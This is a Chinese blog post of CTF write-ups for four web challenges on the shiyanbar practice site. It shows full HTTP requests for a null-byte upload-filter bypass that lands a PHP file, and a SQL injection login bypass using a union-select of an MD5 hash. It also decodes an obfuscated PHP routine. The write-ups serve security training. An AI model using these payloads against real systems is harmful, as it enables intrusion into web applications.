CTF实验吧-WEB专题-5

77458 于 2016-12-22 11:46:34 发布 5758 收藏

分类专栏： 无尽防御-CTF

本文链接：https://blog.csdn.net/qq_18661257/article/details/53812433


版权

无尽防御-CTF 专栏收录该内容

10 篇文章 1 订阅

订阅专栏

1.上传绕过



上传绕过 分值：10

来源： Justatest 难度：易 参与人数：3023人 Get Flag：758人 答题人数：785人 解题通过率：97%


bypass the upload
格式：flag{}

解题链接： http://ctf5.shiyanbar.com/web/upload 通过

题解

题目说是绕过，那就绕过吧，发现，上传除了php文件外会报需要传php文件，而传php文件则会报必须上传.jpg这些图片文件，那就从上传漏洞开始吧，一般常见的上传漏洞就是截断了，是0x00数据会截断后续数据，当数据为abc.php0x001.jpg时，服务器会处理为abc.php，而0x00后的数据会忽略（产生原因magic_quotes_gpc未打开，同时相关数据没有进行处理）。那么截断试试，如下图，轻松拿到flag

现在地址部分修改




```
POST /web/upload/upload.php HTTP/1.1
Host: ctf5.shiyanbar.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:50.0) Gecko/20100101
Firefox/50.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://ctf5.shiyanbar.com/web/upload/
Cookie: sample-hash=571580b26c65f306376d4f64e53cb5c7; source=0
X-Forwarded-For: 8.8.8.8
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: multipart/form-data;
boundary=---------------------------7058260629420
Content-Length: 591

-----------------------------7058260629420
Content-Disposition: form-data; name="dir"

/uploads/a.php
-----------------------------7058260629420
Content-Disposition: form-data; name="file"; filename="a.php%001.jpg"
Content-Type: text/html

<?php
$link = mysql_connect('hostname','dbuser','dbpassword');
if (!$link) {
        die('Could not connect to MySQL: ' . mysql_error());
}
```

此处截断多了个空格

```
HTTP/1.1 200 OK
Date: Thu, 22 Dec 2016 03:09:56 GMT
Server: Apache/2.4.18 (Win32) OpenSSL/1.0.2e PHP/5.2.17
X-Powered-By: PHP/5.2.17
Content-Length: 239
Connection: close
Content-Type: text/html

<html><head><meta charset="utf-8" /></head><body>
Upload: a.php%001.jpg<br />Type: text/html<br />Size:
0.185546875 Kb<br />Stored in:
./uploads/8a9e5f6a7a789acb.php<br>□□□□□□□□□php□□□□□□□<br></
body>
</html>
```


修改十六进制



```
21   ...  ...  ...  ...  ...  6f   ...  6e   ...  ...  ...  ...  ...  ...  ...  ...   ta; boundary=---
22   ...  ...  ...  ...  ...  ...  ...  2d   ...  ...  ...  ...  ...  ...  ...  ...   ----------------
23   ...  ...  ...  ...  ...  ...  ...  2d   ...  ...  ...  ...  ...  ...  ...  ...   --------70582606
24   ...  ...  ...  ...  ...  ...  ...  0a   ...  6f   ...  ...  ...  ...  ...  ...   029420Content-
25   ...  ...  ...  ...  ...  ...  ...  20   ...  ...  ...  ...  ...  ...  ...  ...   Length: 591-
26   ...  ...  ...  ...  ...  ...  ...  2d   ...  ...  ...  ...  ...  ...  ...  ...   ----------------
27   ...  ...  ...  ...  ...  ...  ...  2d   ...  ...  ...  ...  ...  ...  ...  ...   ------------7058
28   ...  ...  ...  ...  ...  ...  ...  34   ...  ...  ...  ...  ...  6f   ...  ...   2606029420Cont
29   ...  ...  ...  ...  ...  ...  ...  70   6f   ...  ...  ...  ...  6f   ...  ...   ent-Disposition:
2a   ...  ...  6f   ...  ...  ...  ...  61   ...  ...  ...  ...  ...  ...  ...  ...    form-data; name
2b   ...  ...  ...  ...  ...  ...  ...  0a   ...  ...  2f   ...  ...  ...  6f   ...   ="dir"/uploa
2c   ...  ...  2f   ...  ...  ...  ...  70   00   ...  ...  ...  ...  ...  ...  ...   ds/a.php -----
2d   ...  ...  ...  ...  ...  ...  ...  2d   ...  ...  ...  ...  ...  ...  ...  ...
2e   ...  ...  ...  ...  ...  ...  ...  2d   ...  ...  ...  ...  ...  ...  ...  ...   --------70582606
2f   ...  ...  ...  ...  ...  ...  ...  0a   ...  6f   ...  ...  ...  ...  ...  ...   029420Content-
30   ...  ...  ...  ...  6f   ...  ...  74   ...  6f   ...  ...  ...  ...  6f   ...   Disposition: for
31   ...  ...  ...  ...  ...  ...  ...  20                               ...  ...   m-data; name="fi
32   ...  ...  ...  ...  ...  ...  ...  6c   ...  ...  ...  ...  ...  ...  ...  ...   le"; filename="a
33   ...  ...  ...  ...  ...  ...  ...  31   ...  ...  ...  ...  ...  ...  ...  ...   .php%001.jpg"C
34   6f   ...  ...  ...  ...  ...  ...  54   ...  ...  ...  ...  ...  ...  ...  ...   ontent-Type: tex
35   ...  2f   ...  ...  ...  ...  ...  0a   ...  ...  ...  3f   ...  ...  ...  ...   t/html<?php
36   ...  ...  ...  ...  ...  ...  ...  20   ...  ...  ...  ...  ...  ...  ...  5f   $link = mysql_
37   ...  6f   ...  ...  ...  ...  ...  28   ...  ...  6f   ...  ...  ...  ...  ...   connect('hostnam
```

将空格改为00

```
HTTP/1.1 200 OK
Date: Thu, 22 Dec 2016 03:09:56 GMT
Server: Apache/2.4.18 (Win32) OpenSSL/1.0.2e PHP/5.2.17
X-Powered-By: PHP/5.2.17
Content-Length: 239
Connection: close
Content-Type: text/html

<html><head><meta charset="utf-8" /></head><body>
Upload: a.php%001.jpg<br />Type: text/html<br />Size:
0.185546875 Kb<br />Stored in:
./uploads/8a9e5f6a7a789acb.php<br>□□□□□□□□□php□□□□□□□<br></
body>
</html>
```




```
POST /web/upload/upload.php HTTP/1.1
Host: ctf5.shiyanbar.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:50.0) Gecko/20100101
Firefox/50.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://ctf5.shiyanbar.com/web/upload/
Cookie: sample-hash=571580b26c65f306376d4f64e53cb5c7; source=0
X-Forwarded-For: 8.8.8.8
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: multipart/form-data;
boundary=---------------------------70582606029420
Content-Length: 592

-----------------------------70582606029420
Content-Disposition: form-data; name="dir"

/uploads/a.php□
-----------------------------70582606029420
Content-Disposition: form-data; name="file"; filename="a.php%001.jpg"
Content-Type: text/html

<?php
$link = mysql_connect('hostname','dbuser','dbpassword');
if (!$link) {
        die('Could not connect to MySQL: ' . mysql_error());
}
```

空格变成了乱码，其实就是00

```
HTTP/1.1 200 OK
Date: Thu, 22 Dec 2016 03:12:17 GMT
Server: Apache/2.4.18 (Win32) OpenSSL/1.0.2e PHP/5.2.17
X-Powered-By: PHP/5.2.17
Content-Length: 237
Connection: close
Content-Type: text/html

<html><head><meta charset="utf-8" /></head><body>
Upload: a.php%001.jpg<br />Type: text/html<br />Size:
0.185546875 Kb<br />Stored in:
./uploads/8a9e5f6a7a789acb.php<br>□□□□□flag□□□<br>flag{[redacted]}</body>
</html>
```

2.NSCTF web200



NSCTF web200 分值：20

来源： 2015NSCTF真题 难度：中 参与人数：4883人 Get Flag：632人 答题人数：669人 解题通过率：94%

密文：a1zLbgQsCESEIqRLwuQAyMwLyq2L5VwBxqGA3RQAyumZ0tmMvSGM2ZwB4tws
格式：flag:{}


解题链接： http://ctf5.shiyanbar.com/web/web200.jpg 通过

题解

这道题目嘛，程序倒过来写就可以了，汗颜！，代码如下

```php
<?php
    $_ = "a1zLbgQsCESEIqRLwuQAyMwLyq2L5VwBxqGA3RQAyumZ0tmMvSGM2ZwB4tws";
    $_ = str_rot13($_);
    $_ = strrev($_);
    $_ = base64_decode($_);
    $_o = "";
    for($_0 = strlen($_) - 1;$_0 >= 0; $_0 --){
        $tmp = $_[$_0];
        $tmp = ord($tmp);
        $tmp --;
        $tmp = chr($tmp);
        $_o.=$tmp;
    }
    echo $_o;
?>
```

3.程序逻辑问题



程序逻辑问题　分值：20


来源： 实验吧	难度：中	参与人数：4453人	Get Flag：784人	答题人数：833人	解题通过率：94%

绕过

解题链接： http://ctf5.shiyanbar.com/web/5/index.php　通过

题解

查看源码发现一个问题，有个index.txt文件，进入这个文件，你懂得，源代码，还有什么好说的，源代码加密了pass数据，通过md5的方式，但是这货sql语句根本没有处理，然后直接加个如下图的语句就可以了，so easy啊！




```
POST /web/5/index.php HTTP/1.1
Host: ctf5.shiyanbar.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:50.0)
Gecko/20100101 Firefox/50.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://ctf5.shiyanbar.com/web/5/index.php
Cookie: sample-hash=571580b26c65f306376d4f64e53cb5c7; source=0
X-Forwarded-For: 8.8.8.8
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
Content-Length: 65

user=' union select 'c4ca4238a0b923820dcc509a6f75849b' -- &pass=1
```

1的md5加密结果就是它了

```
HTTP/1.1 200 OK
Date: Thu, 22 Dec 2016 03:27:32 GMT
Server: Apache/2.4.18 (Win32) OpenSSL/1.0.2e PHP/5.2.17
X-Powered-By: PHP/5.2.17
Content-Length: 292
Connection: close
Content-Type: text/html

<html>
<head>
welcome to simplexue
</head>
<body>
<p>Logged in! Key: SimCTF[redacted] </p><form method=post
action=index.php>
<input type=text name=user value="Username">
<input type=password name=pass value="Password">
<input type=submit>
</form>
</body>
<a href="index.txt">
</html>
```

4.what a fuck!这是什么鬼东西？



what a fuck!这是什么鬼东西?　分值：10


来源：DUTCTF　难度：易　参与人数：5264人　Get Flag：1538人　答题人数：1602人　解题通过率：96%

what a fuck!这是什么鬼东西?

解题链接：http://ctf5.shiyanbar.com/DUTCTF/1.html　通过

题解

果然是what a fuck，将这源文件下载下来，然后将这个大大的数据左右加上`<script></script>`，再从重新打开文件，结果出来，真是fuck,如下图



此网页显示：

密码是[redacted]